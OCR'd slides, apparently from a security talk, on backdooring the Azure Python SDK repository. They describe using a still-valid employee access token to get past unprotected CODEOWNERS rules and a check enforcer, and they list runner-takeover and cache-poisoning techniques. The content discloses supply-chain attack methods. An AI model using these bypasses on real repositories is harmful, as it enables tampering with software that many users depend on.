
SAML SSO Grant Revocation

1.

```
curl -L \
  -H "Accept: application/vnd.github+json" \
  -H "Authorization: Bearer $AUTH_TOKEN" \
  -H "X-GitHub-Api-Version: 2022-11-28" \
  https://api.github.com/orgs/azure/credential-authorizations?login=$GH_USER
```

2.

```
curl -L \
  -X DELETE \
  -H "Accept: application/vnd.github+json" \
  -H "Authorization: Bearer $AUTH_TOKEN" \
  -H "X-GitHub-Api-Version: 2022-11-28" \
  https://api.github.com/orgs/azure/credential-authorizations/$MATCHED_CRED_ID
```



Azure /
azure-sdk-for-python
Code
Issues 839
Pull requests 120
This repository is for active development of the Azure SDK for Python. For consumers of the SDK we recommend visiting our public developer docs at https://learn.microsoft.com/python/azure/ or our versioned developer docs at https://azure.github.io/azure-sdk-for-python.


How to Backdoor an SDK

- July 2024
  - PAT is still valid, still has write access to SDK repos

- Azure since implemented CODEOWNER rules in major SDK repositories
  - Can’t approve + merge any PR
  - ~ Spring 2024 most SDK repos did not have this ruleset. But I failed to take a screenshot
- Azure Python SDK
  - Gap in CODEOWNER protection.

CODEOWNER Protection Rules





Who owns the CODEOWNERS?

To protect a repository fully against unauthorized changes, you also need to define an owner for the CODEOWNERS file itself.

The most secure method is to define a CODEOWNERS file in the `.github` directory of the repository and define the repository owner as the owner of either the CODEOWNERS file (`/.github/CODEOWNERS @owner_username`) or the whole directory (`/.github/ @owner_username`).

Azure/azure-sdk-for-python did **not** protect the CODEOWNERS file itself.

CODEOWNERS Ruleset Bypass Flow

Create PR with Attacker Account

Use PAT to Approve + Merge CODEOWNER changes

Merge New Changes using PAT


Override Custom Check Enforcer (Azure SDK Specific)

Create New PRs with Malicious Changes


Proving the Bypass

Override the Check Enforcer

Approve & Merge with Azure Employee PAT




Proving the Bypass



Access: Modify ANY file in the Azure Python SDK repository

What Next?



So many options!


Other Techniques

Self-Hosted Runner Takeover

- Workflows on pull_request use fork's workflow file
- Fix typo, implant non-ephemeral runner
  - Public repos with default settings.
- Many post-exploitation paths after obtaining persistence on a runner.

GitHub Actions Cache Poisoning


- Powerful Pipeline Privilege Escalation Technique
- Jump to privileged workflows
- Extremely stealthy



How GitHub Actions Caching Works

- Typically used through actions/cache

- Language specific actions support caching
  - Some enable it by default



